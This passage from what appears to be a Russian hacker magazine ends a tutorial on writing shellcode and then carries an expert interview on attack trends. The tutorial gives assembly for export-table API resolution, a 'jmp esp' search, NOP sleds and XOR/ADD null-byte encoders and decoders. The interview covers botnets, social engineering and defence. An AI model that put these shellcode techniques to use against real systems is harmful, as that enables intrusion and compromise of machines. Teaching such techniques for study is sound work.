inc ebx ; увеличить счетчик и на новый виток цикла
jmp short getapi2k_4
```

Сейчас в ebx располагается индекс имени нужной API в таблице имен. Дальше делаем так:

```
getapi2k_3:
pop ecx; сбалансируем стек - вытолкнем из него esi и ecx,
pop ecx; сохраненные во время сравнения строк
pop ecx; последний pop заносит в ecx адрес таблицы экспорта (помните? мы его сохранили на стеке)
shl ebx, 1; умножаем ebx на 2, это нам будет нужно в дальнейшем
mov edx, [ecx+24h] ; заносим в edx адрес таблицы ординалов
add edx, eax; корректируем его
add edx, ebx; добавляем к нему смещение в ebx - получаем адрес номера API в таблице адресов
mov edx, [edx]; заносим в edx номер API в таблице адресов
and edx, 0FFFFh; (поскольку номер API - это WORD, обнулим старшее слово edx)
```

В edx - номер в таблице адресов, в eax - адрес DOS стаба, в ecx - адрес export table. А вот теперь можем найти адрес интересующей нас API ;-):

```
mov ebx, [ecx+1Ch]; заносим в ecx смещение таблицы адресов
add ebx, eax; коррекция на стаб
shl edx, 2; находим смещение адреса API в таблице адресов (множим edx на 4)
add ebx, edx; находим этот адрес
mov edx, [ebx] ; читаем его в ebx
add edx, eax; коррекция на стаб
ret; все!
getapi2k endp
```


Как видим, все это довольно сложно. Но, увы, такова специфика переносимого кода.

ОСОБЕННОСТИ ПЕРЕДАЧИ УПРАВЛЕНИЯ: БОЛЬШОЙ БУФЕР С NOP'АМИ

Поехали дальше. Допустим, мы можем подменить адрес возврата на свой или переписать указатель на какую-то функцию, которую вот-вот вызовут. Ну, а что дальше? Куда передать управление - какой адрес записать вместо настоящего? В качестве одного из вариантов довольно часто управление передают на инструкцию jmp esp, которую в процессе написания shell-кода находят либо в коде приложения, либо в какой-то системной библиотеке, загруженной в его адресное пространство. Как правило, сам поиск производят с помощью команды s отладчика Soft-Ice:

```
s 10000000 L FFFFFFFF ff e4
```
(ff e4 - код инструкции)

Это традиционный способ передачи управления на shell-код, и никаких трудностей здесь не возникает. Но в некоторых случаях при написании shell-кода управление выгодно передать какому-то другому коду, например jmp eax, где eax может указывать не на начало буфера, а выше - в середину или вообще в область памяти позади него :(. Что же делать в этом случае? Решение довольно простое: нужно погонять код уязвимой процедуры под отладкой в различных условиях и выяснить хотя бы пределы, в которых изменяется eax.



Буфер с nop'ами

Допустим, на отладке видно, что адрес в eax обычно не превышает 100 байт от начала буфера. Тогда при написании shell-кода этот интервал нужно заполнить nop'ами, а уже после них разместить какой-то полезный код.

После выполнения jmp eax управление попадет на один из nop'ов. Когда все nop'ы, идущие после, выполнятся, управление в конце-концов попадет на полезный код. Эта техника так и называется - "большой буфер с nop'ами".

ТОНКОСТИ НАПИСАНИЯ СТРОКОВОГО SHELL-КОДА

Большинство реальных переполнений - строковые. С одной стороны, это хорошо. Когда мы ищем уязвимость, то знаем, что длинные строки надо пробовать в первую очередь. С другой стороны, возникает небольшая проблема. Если shell-код внедряется в приложение в виде строки, он не должен содержать нулевых байт. При чтении строки с shell-кодом в буфер ноль будет воспринят как ее конец и shell-код внедрится не полностью. А это не есть гуд :(. Вот почему shell-код обычно делят на две части. Первая часть ("тело" shell-кода) - это небольшой переносимый код, который открывает консоль с админскими правами или закачивает троян из инета, в общем, делает что-то полезное. После того как тело написано и отлажено, хакер его шифрует так, чтобы в нем не было нулевых байт. Естественно, в зашифрованном виде тело работать не может. Поэтому к нему цепляется вторая часть ("голова") - небольшой код-дешифровщик, также не содержащий нулей. Сперва управление получает голова. Она дешифрует "тело" и отдает управление ему, после чего shell-код спокойно делает свои темные делишки ;-).

Шифровка тела shell-кода и написание головы - не такие уж простые занятия. Большинство авторов рекомендуют шифровать побайтно, с помощью последовательного применения инструкций ADD и XOR.

Что такое ADD? Всего лишь сложение! Если мы зашифровали байт, добавив к нему что-то, мы можем так же просто его расшифровать, нужно только это "что-то" отнять. XOR - это вообще прелесть! "Поксорив" байт, »

NOP - это однобайтная команда с опкодом 0x90, которая сама по себе ничего не делает.

Чаще всего голова размещается перед телом shell-кода, но это не обязательно.

ПРОЦЕДУРА ШИФРОВАНИЯ С ИСПОЛЬЗОВАНИЕМ ИНСТРУКЦИЙ ADD И XOR

```
; eax - адрес тела
; ecx - его длина
crypt_exploit:
mov bl, byte ptr[eax] ; читаем очередной байт тела в bl
xor bl, XOR_KEY; ксорим его на XOR_KEY
add bl, ADD_KEY; добавляем к нему ADD_KEY
mov byte ptr[eax], bl ; записываем зашифрованный байт в тело
inc eax ; перемещаем указатель на следующий байт тела
loop crypt_exploit; если ecx не равно 0 - новый виток цикла
ret
```

например, на 0xFF, мы его зашифровываем. "Поксорив" его опять на то же самое 0xFF, расшифровываем.

XOR_KEY и ADD_KEY - два байта, играющие в нашем шифровании роль ключей. О них мы поговорим чуть позже. Сейчас лучше остановимся на голове shell-кода - процедуре дешифровки:

```
exploit_head:
; заносим в ecx длину тела shell-кода (для простоты считаем, что она не больше 255 байт), стараемся, чтобы код не содержал нулевых байт, поэтому вместо
mov ecx, expl_end-expl_start делаем так:
xor ecx, ecx
mov cl, expl_end-expl_start
; заносим в eax уазатель на тело эксплоита, опять-таки стараемся, что бы код не содержал нулевых байт
mov eax, esp; заносим в eax адрес головы shell-кода
; добавляем смещение на тело
add eax, expl_start-exploit_head
; теперь все готово для дешифровки
@@1: mov bl, byte ptr[eax] ; читаем очередной байт зашифрованного тела в bl
add bl, -ADD_KEY; отнимаем от него ADD_KEY
xor bl, XOR_KEY; ксорим его на XOR_KEY
mov byte ptr[eax], bl; записываем расшифрованный байт в тело
inc eax ; перемещаем указатель на следующий байт тела
loop @@1; если ecx не равен 0 - новый виток цикла
expl_start:
; тут находится тело shell-кода
.....
expl_end dd 0; нулевой байт, завершает строку с shell-кодом
```

Как видим, процедура расшифровки почти не отличается от процедуры шифрования. Правда, в ней есть некоторые важные нюансы. Во-первых, если при шифровании мы сперва ксорили, а затем прибавляли, то при расшифровке мы делаем наоборот: сперва отнимаем, а затем ксорим. Во-вторых, сама процедура расшифровки не содержит нулевых байт - в этом можно убедиться, загнав ее под отладку. Само собой, обе процедуры могут использовать только одну из инструкций - AND или XOR. Например, для того чтобы использовать только XOR, достаточно закомментировать в процедуре шифрования строчку: add bl, ADD_KEY , а в процедуре дешифровки - строчку: add bl, -ADD_KEY, и тогда для шифрования понадобится лишь один байт - XOR_KEY. Теперь, как я и обещал, поговорим о байтах ADD_KEY и XOR_KEY. Эти два байта представляют собой ключи, с помощью которых мы зашифровываем и расшифровываем. Их надо подобрать так, чтобы зашифрованное тело shell-кода не содержало нулевых байт. Как это сделать? Большинство хакеров подбирают эти ключи методом научного тыка или пишут программы, которые находят нужную пару байт простым перебором. Этот способ работает в большинстве случаев, хотя он немного глуп. Поэтому я придумал, как шифровать эксплоиты любой длины с помощью последовательного применения нескольких XOR'ов. Я не буду объяснять здесь общую идею - она требует знания дискретной теории групп и немного сложна для вступительной статьи. Расскажу лишь о двух простых правилах, вытекающих из нее (в обоих правилах используется лишь XOR, ADD отдыхает).

Инструкции ADD и XOR используют в основном из-за того, что их действие обратимо.

В большинстве случаев на процедуры шифровки-дешифровки полкилобайта кода хватает за глаза ;-).

Правило 1. Если тело shell-кода меньше 256 байт и оно содержит нулевые байты, в качестве ключа XOR_KEY нужно брать байт, который ни разу не встречается в теле shell-кода. Такой байт обязательно найдется, ведь тело слишком короткое и не может содержать в себе 256 разных байт :-). К тому же, этот байт будет ненулевым.

Правило 2. Если тело shell-кода меньше 510 байт и оно содержит нулевые байты, то следует ксорить четные и нечетные байты тела отдельно. Сначала смотрим на нечетные байты (первый, третий, пятый и т.п.), четные пока не трогаем. Если среди них есть нулевые байты, то в качестве ключа XOR_KEY_EVEN берем байт, который среди них не встречается. Как и в первом случае, такой байт обязательно найдется, так как количество нечетных байт в теле shell-кода меньше, чем 256. Шифруем этим ключом только нечетные байты и записываем в голову shell-кода процедуру их дешифровки. Потом смотрим на четные байты и делаем то же самое с ними:

Примерный код процедуры шифровки нечетных байт

```
; eax - адрес тела
; ecx - его длина
mov edx, eax
dec edx
add edx, ecx; теперь в ebx - адрес конца тела shell-кода
@@2: mov bl, byte ptr[eax] ; читаем очередной нечетный байт тела в bl
xor bl, XOR_KEY_EVEN ; ксорим его на XOR_KEY_EVEN
mov byte ptr[eax], bl ; записываем зашифрованный байт в тело
inc eax
inc eax; перемещаем указатель на следующий нечетный байт тела
cmp eax, edx ; достигнут ли конец тела shell-кода?
jng @@2; нет!
ret
```

Соответственно, расшифровывать будем так:

```
exploit_head:
xor ecx, ecx
mov cl, expl_end-expl_start; в ecx - длина тела
mov eax, esp
add eax, expl_start-exploit_head; в eax - указатель на тело
mov edx, eax
dec edx
add edx, ecx; в edx - адрес конца тела
; процедура дешифровки полностью совпадает с процедурой шифрования - в этом и состоит вся прелесть XOR! ;-)))
@@2:mov bl, byte ptr[eax]
xor bl, XOR_KEY
mov byte ptr[eax], bl
inc eax
inc eax
cmp eax, edx
jng @@2
ret
; здесь может быть процедура для расшифровки
; четных байт (если она нужна).
.....
expl_start:
; тут находится тело shell-кода
.....
expl_end dd 0
```

Второе правило допускает вариации. Например, можно не шифровать сначала каждый нечетный, а потом каждый четный байт, а разделить тело shell-кода на две равные половинки. Длина каждой половинки будет меньше, чем 255 байт, дальше см. правило 1.

Ну, вот и все. Теперь ты немного знаком с основными принципами написания shell-кода и, думаю, вооруженный этими знаниями, не наткнешься на стандартные грабли shell-кодописательства :-).

ASUS®

www.asus.ru

Наслаждайся тишиной

с самыми тихими оптическими приводами от ASUS

В приводах серии ASUS QuieTrack заметно уменьшен уровень шума без потери производительности

QUIET / CALM DRIVE

QuieTrack

ASUS CRW-5232AS-U

52X/32X/52X перезаписывающий CD-RW привод

ASUS CD-S520/A4

привод CD-ROM со скоростью 52X

Серия оптических приводов QuieTrack

ПИРИТ
Тел: (095) 974-32-10
Web: http://www.pirit.ru
E-mail: disti@pirit.com

OLDI
Тел: (095) 105-0700
Web: www.oldi.ru

OCS
Тел: (095) 995-2575
Web: http://www.ocs.ru

JUPITER
Тел: (095) 708-22-59
Факс: (095) 708-20-94

citilink
Тел: (095) 745-2999
Web: http://www.citilink.ru

КОНЦЕРН БЕЛЫЙ ВЕТЕР
Тел: (095) 269-1776
Web: http://www.disti.ru

LIZARD
Тел: (095) 799-5398
Web: http://www.lizard.ru

Каролик Андрей (andrusha@real.xakep.ru)

«НЕУЯЗВИМЫХ СИСТЕМ НЕ СУЩЕСТВУЕТ!»

МНЕНИЕ ЭКСПЕРТОВ

На вопросы Спеца отвечали секьюрити-гуру: ДЛ - Дмитрий Леонов, АЛ - Алексей Лукацкий, МК - Михаил Kaдер, ИМ - Илья Медведовский, ВМ - Владислав Мясянкин, О - offtopic, З - ЗАРАЗА.

В последнее время участились случаи взлома интернет-серверов, занимающихся электронной коммерцией. Совместимы ли вообще понятия "eCommerce" и "безопасность"?

ДЛ: Почему бы и нет? Это обычные электронные сервисы, в принципах защиты которых нет ничего экстраординарного. Просто в этой области все проблемы проявляются гораздо острее по причине того, что работа идет с "живыми деньгами" и цена ошибки достаточно высока. К тому же, в последнее время предпочитают атаковать не серверы, а пользователей, поскольку с ростом популярности услуги средняя квалификация пользователей снижается и уловки типа популярного "фишинга" проходят гораздо проще.

Насколько актуальна сегодня проблема сетевых атак для современного бизнеса?

ИМ: Давайте посмотрим на эту проблему под определенным углом зрения. Это как айсберг. К надводной части можно отнести вирусы и сетевые черви - они на виду. Ущерб от них достаточно велик, проблема вирусов, безусловно, актуальна для безопасности бизнеса. Но гораздо больший вред несет подводная часть айсберга, которая сулит серьезнейшие проблемы современному бизнесу, - я имею в виду взлом корпоративных ресурсов на заказ. Сейчас об этом говорят мало, но это вовсе не означает, что проблемы нет. Речь идет о таком элементе конкурентной борьбы большого бизнеса, как организация удаленной атаки для проникновения в корпоративную сеть конкурента с целью получения той или иной конфиденциальной информации. Я по роду деятельности постоянно встречаюсь с подобными фактами, которые сегодня стали практически нормой в жестокой конкурентной борьбе. Сейчас, когда задача удаленного проникновения сильно упростилась из-за избыточной функциональности современных систем, эта проблема стала чрезвычайно актуальна для бизнеса. Мы это наблюдаем по экспоненциальному росту числа запросов в нашу компанию для организации теста на проникновение с целью проверки реальной защищенности сетевых ресурсов компании от возможной атаки конкурентов (или иных злоумышленников) из интернета.

Насколько надежно защищены информационные системы компаний от интернет-атак?

ИМ: От скрипт-кидди - еще куда ни шло. От остальных, особенно профессионалов высокого класса, - крайне плохо. И это мы регулярно наблюдаем при проведении тестов на проникновение, когда практически 100% наших атак становятся успешными. Основная проблема состоит в нежелании бизнеса понимать, к каким убыткам все это может привести, и, как следствие, - нежелание выделять средства на безопасность. Но ситуация активно меняется с каждым днем: все больше компаний начинают уделять серьезное внимание вопросам обеспечения ИБ.

Знаете ли вы компании, которые неуязвимы перед атаками?

АЛ: К сожалению (а может, к счастью), таких компаний не существует. Даже те организации, которые обрабатывают очень и очень критичную информацию и должны защищать ее от хакерских воздействий, постоянно взламываются. Пентагон, НАСА, правительство - все они пострадали от рук злоумышленников. Даже лаборатории, занимающиеся ядерным вооружением, и атомные электростанции и то не раз становились жертвами хакеров. Не все гладко и в стане компаний, предлагающих свои продукты и услуги по защите информации, которые, казалось бы, должны трепетно относиться к своей защищенности. Известны случаи взлома компаний Symantec, eEye, McAfee, eSafe и т.д. Ну о какой тут неприступности можно говорить?

Каковы тенденции развития современных атак?


О: Основное отличие современных атак заключается в том, что они востребованы рынком, как ни странно это звучит. Есть постоянный спрос, который можно выразить в деньгах, на

Практически 100% наших атак становятся успешными.

НАШ ЭКСПЕРТ

■ Дмитрий Леонов (dl@bugtraq.ru) - создатель проекта BugTraq.Ru (www.bugtraq.ru), соавтор книг "Атака на Интернет" и "Атака из Интернет", кандидат технических наук, доцент РГУ нефти и газа.

НАШ ЭКСПЕРТ



■ Илья Медведовский - кандидат технических наук, директор компании Digital Security (**www.dsec.ru**). Один из ведущих в России экспертов по информационной безопасности. Автор серии книг "Атака на Интернет" и многочисленных статей и публикаций в различных журналах. Ведущий разработчик системы анализа и управления информационными рисками ГРИФ (**www.dsec.ru/soft/grif.php**) и системы управления политикой информационной безопасности КОНДОР (**www.dsec.ru/soft/kondor.php**).

взломанные компьютеры. Поэтому в первую очередь имеют место прокси и трояны для рассылки спама и кардерства. В связи с этим атаки все больше приобретают автоматический характер и, с улучшением качества домашнего интернета, направлены на наименее защищенную часть сети - домашних пользователей. В области атак на корпоративные сети процветает промышленный шпионаж. С технической точки зрения, развиваются два направления - атаки на клиентские компьютеры и использование альтернативных методов доступа в сеть, таких, как VPN, Wi-Fi и т.п. Атакующие все активнее используют те же средства, что и лица, защищающие сеть: криптографию, стеганографию, внедрение в ТСВ, туннелирование трафика. Чего я уже давно жду, так это массового вируса, написанного с использованием технологий rootkit, подобного тому который описан в одном рассказе (http://www.securitylab.ru/43445.html). Интересно будет посмотреть на лица производителей антивирусных программ.

ВМ: На мой взгляд, тенденции развития всех технологий примерно одинаковы: использование старых наработок, унификация и сокращение числа ручных операций за счет автоматизации. Как происходит среднестатистический взлом? Для начала взломщик изучает (при помощи различных сканеров, чаще всего, nmap) установленный на интересующем его объекте софт (операционка, открытые порты, версии висящих на них демонов и т.п.) и ищет готовый эксплоит под него. К счастью, довольно большой процент сходит с дистанции уже на этом этапе, поскольку либо не находит нужный эксплоит, либо попросту не может скомпилировать его из исходника. Если воспользоваться старой наработкой не удалось, то обладающий соответствующей квалификацией взломщик попытается создать свой эксплоит. Для этого не нужно быть гением - методика поиска buffer overflow достаточно подробно описана (есть даже готовые утилиты), равно как и методика написания shell-кодов. Мне кажется, что следующим "этапом эволюции" станет появление средств типа "exploit builder", при помощи которых любой желающий сможет конструировать эксплоиты под свои нужды, обладая самыми минимальными познаниями в программировании и сетевых технологиях, как это произошло относительно недавно с конструкторами вирусов. Правда, такой технологический прорыв будет обоюдоострым: если методика поиска ошибок будет полностью формализована, ей с тем же успехом будут пользоваться и разработчики. Другим не менее перспективным направлением является социальная инженерия, ибо глупость человеческая и доверчивость неистребимы. Кроме того, использование человеческого фактора позволяет иногда проникнуть даже за очень хорошо настроенный firewall, когда чисто технические методы оказываются бессильными.


ИМ: Парадокс в том, что сегодня многие специалисты до сих пор не замечают, насколько изменился мир информационных технологий. Сейчас мы переживаем подлинную революцию в области новых технологий проникновения в информационные системы. Я говорю о возможностях проникновения через почтовые системы и через обычный веб-браузер (из-за избыточной функциональности и неправильной настройки последних), а также о современной технологии реверсивных троянов - об этом недавно писали в "Компьютерре" (http://www.dsec.ru/articles/iexploiter.php). Совокупность этих факторов позволяет сегодня организовать успешную атаку на корпоративную сеть, которую еще несколько лет назад можно было бы справедливо считать абсолютно защищенной. С примером подобной, ставшей сегодня возможной атаки, которую мы выполнили в процессе тестов на проникновение, можно ознакомиться по ссылке http://www.dsec.ru/services/pt_rep2.php. Думаю, этот пример говорит сам за себя. Сейчас мы переживаем момент, когда концепция централизованной сетевой защиты периметра от удаленных атак умерла. То есть наличие межсетевого экрана стало необходимым, но не достаточным условием надежной сетевой защиты от внешних воздействий. Сегодня свершилось то, о чем мы давно предупреждали бизнес, - пришло время для защиты от интернет-атак заниматься обеспечением безопасности каждой рабочей станции и учитывать человеческий фактор при разработке эффективной политики информационной безопасности.

Меняется ли объект атак?

З: Несомненно. Два-три года назад мишенью для большинства атак служили сетевые службы, и целью атаки, как правило, было получить полный контроль над удаленной системой. Проблемы безопасности на себе испытывали преимущественно корпоративные пользователи. Сегодня ата- »

> Мы переживаем подлинную революцию в области новых технологий проникновения в информационные системы.

НАШ ЭКСПЕРТ



■ Алексей Лукацкий (luka@infosec.ru) - руководитель отдела интернет-решений компании "ИНФОРМЗАЩИТА" (www.infosec.ru). Автор книг "Обнаружение атак", "Атака из Internet", "Protect Your Information With Intrusion Detection", а также более 200 статей по информационной безопасности. Является модератором эхи RU.SECURITY в сети FIDO и автором курсов "Введение в обнаружение атак", "Системы обнаружения атак" и "Реагирование на атаки". Сертифицированный инструктор по безопасности компании Internet Security Systems (**www.iss.net**).

ки на сетевые сервисы составляют лишь крайне небольшой процент, причем среди них большую часть занимают атаки на отказ в обслуживании. Большая часть инцидентов связана с клиентским программным обеспечением, и страдают, в основном, небольшие организации и частные пользователи. Следует отметить также то, что в большинстве атак в той или иной степени используются приемы социальной инженерии, причем именно эти приемы постоянно совершенствуются.

С чем связана смена направленности атак?

З: Причин несколько. Во-первых, безопасности серверных систем традиционно уделяется больше внимания, поэтому они не являются слабым звеном. Во-вторых, меняется мотивация атак. Любимые Голливудом атаки - квалифицированный взломщик целенаправленно получает доступ к засекреченным документам какой-либо компании - всегда были редки. Обычно большая часть атак проводилась либо из спортивного интереса, либо по каким-то личным мотивам. Сейчас подавляющая часть атак проводится с целью получения прибыли. Взломанный компьютер может использоваться как узелок в огромной сети, состоящей из десятков тысяч "зомбированных" машин, а сеть, в свою очередь, применяется для рассылки спама, размещения нелегального контента (например, порнографии) или организации распределенных атак. Существует большой рынок подобных "зомбированных" машин, причем с очень большим спросом, так как для рассылки спама, например, новые машины нужны постоянно. Могут быть и другие цели атаки - от относительно невинных, например, изменение стартовой и поисковых страниц браузера (для накрутки посещаемости сайта, впаривания рекламы и привлечения посетителей на платные ресурсы), изменение номера модемного соединения (развод пользователя на оплату междугородних разговоров по платному номеру), до хищения информации с кредитных карточках. Клиентское программное обеспечение становится идеальной мишенью для атакующих, так как имеет широкое распространение, что позволяет взламывать огромное количество машин, которые зачастую еще и безграмотно настроены. Кстати, во многих корпорациях меры по обеспечению безопасности клиентских систем часто ограничиваются только установкой антивирусного ПО.

НАШ ЭКСПЕРТ

■ offtopic (offtopic@mail.ru) - специалист в области безопасности корпоративных сетей, постоянный автор и модератор форумов проекта www.securitylab.ru, сертифицированный системный инженер Microsoft (MCSE) по NT 4.0/2000/2003, сертифицированный преподаватель Microsoft (MCT).

Обычно большая часть атак проводилась либо из спортивного интереса, либо по каким-то личным мотивам.

Ведет ли это к неминуемому концу интернета, как предрекают некоторые профессионалы?

З: Рано или поздно интернету в его нынешнем виде придет конец, но вряд ли основной причиной станут сетевые атаки. Причиной подобных прогнозов стала именно близорукость породивших их, так как за количественными изменениями не были замечены качественные, о которых идет речь, - атаки обрели мотивацию и нашли для себя новую нишу. Сейчас "ресурс" этой ниши близок к исчерпанию. Кроме того, производители клиентского программного обеспечения в корне изменили подход к его разработке, поставив требования безопасности на одну из первых позиций (для серверных систем тоже наблюдалось нечто подобное во второй половине 90-х), и, главное, стараются снять решение этого вопроса с пользователя (даже до консервативного Microsoft наконец дошло, что не только средний пользователь, а даже средний администратор не может решить вопрос обеспечения безопасности в силу своей некомпетентности). Однако пройдет еще достаточно много времени, прежде чем будут ощущаться результаты. Рискну предположить, что существенного роста количества инцидентов в ближайшее время не должно, при этом уже через год можно ожидать его снижения, а вот через три года произойдет возврат на уровень двухгодичной давности.

Можно ли вывести из строя весь интернет или большую его часть?

ДП: События последнего года показали, что технически такое вполне возможно. Другое дело - вопрос мотивации атакующих. К примеру, если говорить о вирусах, то Sasser и MSBlast вполне могли бы нанести значительно больший урон, если бы они содержали деструктивные функции. Но нынешним вирусмейкерам уже не очень интересно заниматься чистым деструктивом, тем более что таким образом будет уничтожаться и их среда существования. Вместо выведения из строя сервера или пользовательской системы гораздо продуктивнее заставить работать его на себя, превратить его в зомби. И это второй источник проблем, едва ли не более опасный, чем атаки, использующие либо уязвимости в программах, как Sasser, либо уязвимости в головах, как большинство почтовых вирусов. Фактически в руках владельцев

Sasser и MSBlast вполне могли бы нанести значительно больший урон, если бы они содержали деструктивные функции.

НАШ ЭКСПЕРТ

■ Владислав Мясянкин (**www.freeunices.org/~cybervlad**) - эксперт по информационной безопасности. Специалист по защите телекоммуникаций, криптографии и обманным системам. Автор ряда публикаций по различным аспектам безопасности. Переводчик книги С. Гарфинкеля "Все под контролем".

НАШ ЭКСПЕРТ

■ ЗАРАЗА (ЗАРАЗА@security.nnov.ru) - профессионал в области безопасности корпоративных сетей. С 1996 года руководит поддержкой пользователей, консультационным направлением и аутсорсинг-администрированием в одной из IT-компаний Нижнего Новгорода. В 1999 году организовал и практически в одиночку поддерживает проект **www.security.nnov.ru**. К информационной безопасности относится как к хобби. Автор статей, посвященных сетевым атакам и защите от них, опубликованных во множестве печатных и онлайн-изданий. Места обитания: **Bugtraq**, **vuln-dev**, **full-disclosure**, **ru.nethack**, **ru.security**, **ru.net.soft**, **www.security.nnov.ru/board**.

зомби появляется мощная распределенная система, способная эффективно решать самые различные задачи. Естественно, в первую очередь в голову приходят деструктивные возможности такой системы, примеров предложения услуг для выведения из строя неугодных серверов уже предостаточно. Но есть сильное подозрение, что гораздо выгоднее использовать ее для элементарной рассылки спама. Как я сказал выше, целенаправленное использование подобного инструмента для выведения из строя всей сети означает для атакующих выбивание почвы у себя из-под ног.

З: Да, все еще можно вывести из строя если и не весь интернет, то достаточно большую его часть. Однако и структура сервисов интернета тоже становится все более и более распределенной, а это позволяет исключить единую точку сбоя, атака на которую могла бы вывести из строя всю сеть.

МК: По моему мнению, вывести из строя интернет нельзя. Интернет - это совокупность интернет-провайдеров разного размера и уровня. Многие сегменты интернета обслуживаются крупными телекоммуникационными компаниями и являются важной составляющей бизнеса этих компаний. Примерами таких компаний могут служить все известные телекоммуникационные компании, такие, как Бритиш Телеком, Дейтч Телеком, Спринт, Трансателеком. И подход к обеспечению работоспособности интернета у этих компаний соответствующий. У них существуют требования и шаблоны по правильной настройке оборудования с точки зрения защиты, отделы мониторинга и расследования инцидентов, специальные технические средства для обнаружения и блокирования атак типа "отказ в обслуживании". А вот маленькие операторы, обслуживающие небольшие кусочки низшего уровня нашей любимой всемирной сети, не в состоянии реализовать все вышеизложенное. Именно поэтому много проблем испытывают пользователи маленьких домашних сетей и мало - абоненты крупных операторов.

Почему до сих пор в сетевых протоколах находятся дыры, используемые для реализации атак?

МК: Вообще встречаются дыры двух основных типов. Первый - это ошибки реализации, а второй - недостаточная проработанность самих протоколов с точки зрения безопасности. Что касается первого типа, »

Интернет - это совокупность интернет-провайдеров разного размера и уровня.

НАШ ЭКСПЕРТ

■ Михаил Кадер (mkader@cisco.com) - инженер-консультант компании Cisco Systems. Имеет статусы CCIE и CISSP.

то, как говорил Брюс Шнайер, автор известнейшего труда "Прикладная криптография", современный программист делает на 1000 строк исходного кода 14 ошибок. Конечно, в процессе отладки программных продуктов это количество удается уменьшить, но полностью избавиться ошибок даже теоретически невозможно. Относительно второго типа тут дело в том, что практически все сетевые протоколы разрабатывались для того, чтобы обеспечить наиболее простое, удобное и легко реализуемое взаимодействие между сетевыми абонентами. То есть, по сути дела, разработчики стандартов вспомнили о функциях безопасности в сетевых протоколах только тогда, когда было уже поздно. Они попробовали исправить это сразу в рамках работы над протоколом IPv6, но пока такое возможно только в далеком светлом будущем. Поэтому сейчас существуют стандарты, которые могут быть приложены к существующим сетевым протоколам для повышения их безопасности. В первую очередь, это IPSsec, SSL/TLS и SSH. Использование этих протоколов позволяет скрыть большинство недостатков других протоколов в рамках стека TCP/IP. При этом внедрение их сильно сдерживается как техническими требованиями, например, требованиями по производительности и масштабируемости, так и сложностями на 9-м уровне модели взаимодействия открытых систем (организационно-политическом). Поэтому продолжаться это будет вечно, так как в "войне щита и меча" не может быть победителя в принципе. И основная задача любой системы безопасности в том, чтобы создание меча было экономически неэффективным, а создание щита - наоборот. А вот это уже вполне достижимо при грамотном использовании современных технологических наработок и решении проблем 9-го уровня.

Можно ли сказать, что соблюдение правил создания защищенного кода снимет все проблемы с безопасностью?

ДЛ: Это слишком оптимистичное утверждение. Правила создания защищенного кода могут помочь справиться с глупыми типовыми ошибками. В конце концов, сколько же можно наступать на одни и те же грабли с переполнением буфера или SQL Injection? Можно подумать, искоренение их в своем коде - какое-то высокое искусство, а не элементарная техника программирования. Но даже после их устранения останутся логические ошибки, которые значительно труднее отловить, неудачная оценка возможностей масштабирования и, разумеется, человеческий фактор, способный перечеркнуть все усилия программистов. Если для распространения вируса нужно, чтобы получатель письма распаковал запароленный архив и вручную запустил программу, и находятся люди, которые все это проделывают, то о каком устранении проблем с безопасностью можно говорить?

Можно ли выделить основную проблему с безопасностью в современных компаниях?

ВМ: Да, и она стара как мир, это человеческий фактор. Лень и естественное желание человека упростить себе жизнь делают дырявой самую совершенную систему технической защиты.

А можно ли создать систему, которая обнаруживала бы все возможные атаки?

АЛ: Как говорится в рекламе, "нет, сынок, это фантастика". Математически доказана как бесконечность множества атак, так и возможность создания атаки, которая не будет гарантированно обнаружена средствами защиты. Например, несмотря на все заявления производителей антивирусов, стопроцентное обнаружение неизвестных вирусов в их системах - это миф. Если бы это действительно было так, то зачем было бы ежедневно обновлять свои антивирусные базы и требовать ежегодную оплату поддержки своих продуктов?

Можно ли поймать хакера, что называется, "за руку" и какими навыками для этого надо обладать?

ВМ: Этот вопрос относится к разряду вечных. С одной стороны, любое действие оставляет следы. С другой - обнаружить, зафиксировать и правильно интерпретировать эти следы - задача нетривиальная, особенно в интернете, где для этого может потребоваться взаимодействие множе-

Разработчики стандартов вспомнили о функциях безопасности в сетевых протоколах только тогда, когда было уже поздно.

Для взлома и защиты нужны разные навыки (как для диверсанта и пограничника).

ства людей в разных точках планеты. Американская домохозяйка, чей подключенный к интернету по ADSL Windows взломали и использовали в качестве анонимного прокси, или старшеклассник из Новопропойска, поставивший Linux опять-таки с торчащими наружу прокси, вряд ли смогут помочь, даже если захотят. Поэтому остается надеяться на собственные силы и ресурсы (логи фаервола и приложений), систему обнаружения атак и т.п. Существует мнение, что защитник должен обладать навыками не хуже, чем у атакующего. На самом деле для взлома и защиты нужны разные навыки (как для диверсанта и пограничника). Для поимки "за руку", кроме чисто компьютерных знаний, нужно иметь аналитические способности и владеть основами законодательства, поскольку, даже если картина "электронного боя" однозначно ясна пострадавшему админу, не факт, что собранные им распечатки логов и выводы будут приняты судом.

Кстати, что касается Windows. Правда ли, что на решениях Microsoft можно построить защищенную от взлома систему?

О: Нет. Обман, пропаганда Билли Гейтса :). Конечно же, можно, в рамках определенного технического задания и сметы. В целом, выбор платформы при построении защищенной системы - далеко не решающий фактор. Более того, обычно он не входит в компетенцию специалиста в области безопасности. То есть ты защищаешь систему на основе каких-то продуктов, а не выбираешь, из чего бы такого "защищенного по умолчанию" ее построить. Я с группой товарищей (ЗАРАЗой и Pig Killer) давно собираюсь организовать конкурс по взлому веб-сервера на основе "непатченного" W2K+IIS 5.0 или W2K3+IIS 6.0, в образовательных целях :).

Что надо сделать для защиты Windows-системы?

О: Для большинства ситуаций достаточно прочитать, осмыслить и выполнить рекомендации, опубликованные на сервере Microsoft (www.microsoft.com/technet/security/default.mspx). Домашнему пользователю вполне хватит рекомендаций типа "Три шага для защиты вашего компьютера" (www.microsoft.com/Rus/Security/Protect/Default.mspx), хотя я бы дополнительно посоветовал либо отказаться от IE, либо выполнить в нем Lockdown зоны безопасности My Computer. Естественно, не стоит слепо следовать любым, даже самым лучшим рекомендациям.

Правда ли, что фаерволы и другие самостоятельные средства защиты скоро исчезнут, а им на смену придут защищенные ОС, маршрутизаторы и т.д., то есть средства защиты станут неотъемлемой частью IT-инфраструктуры?

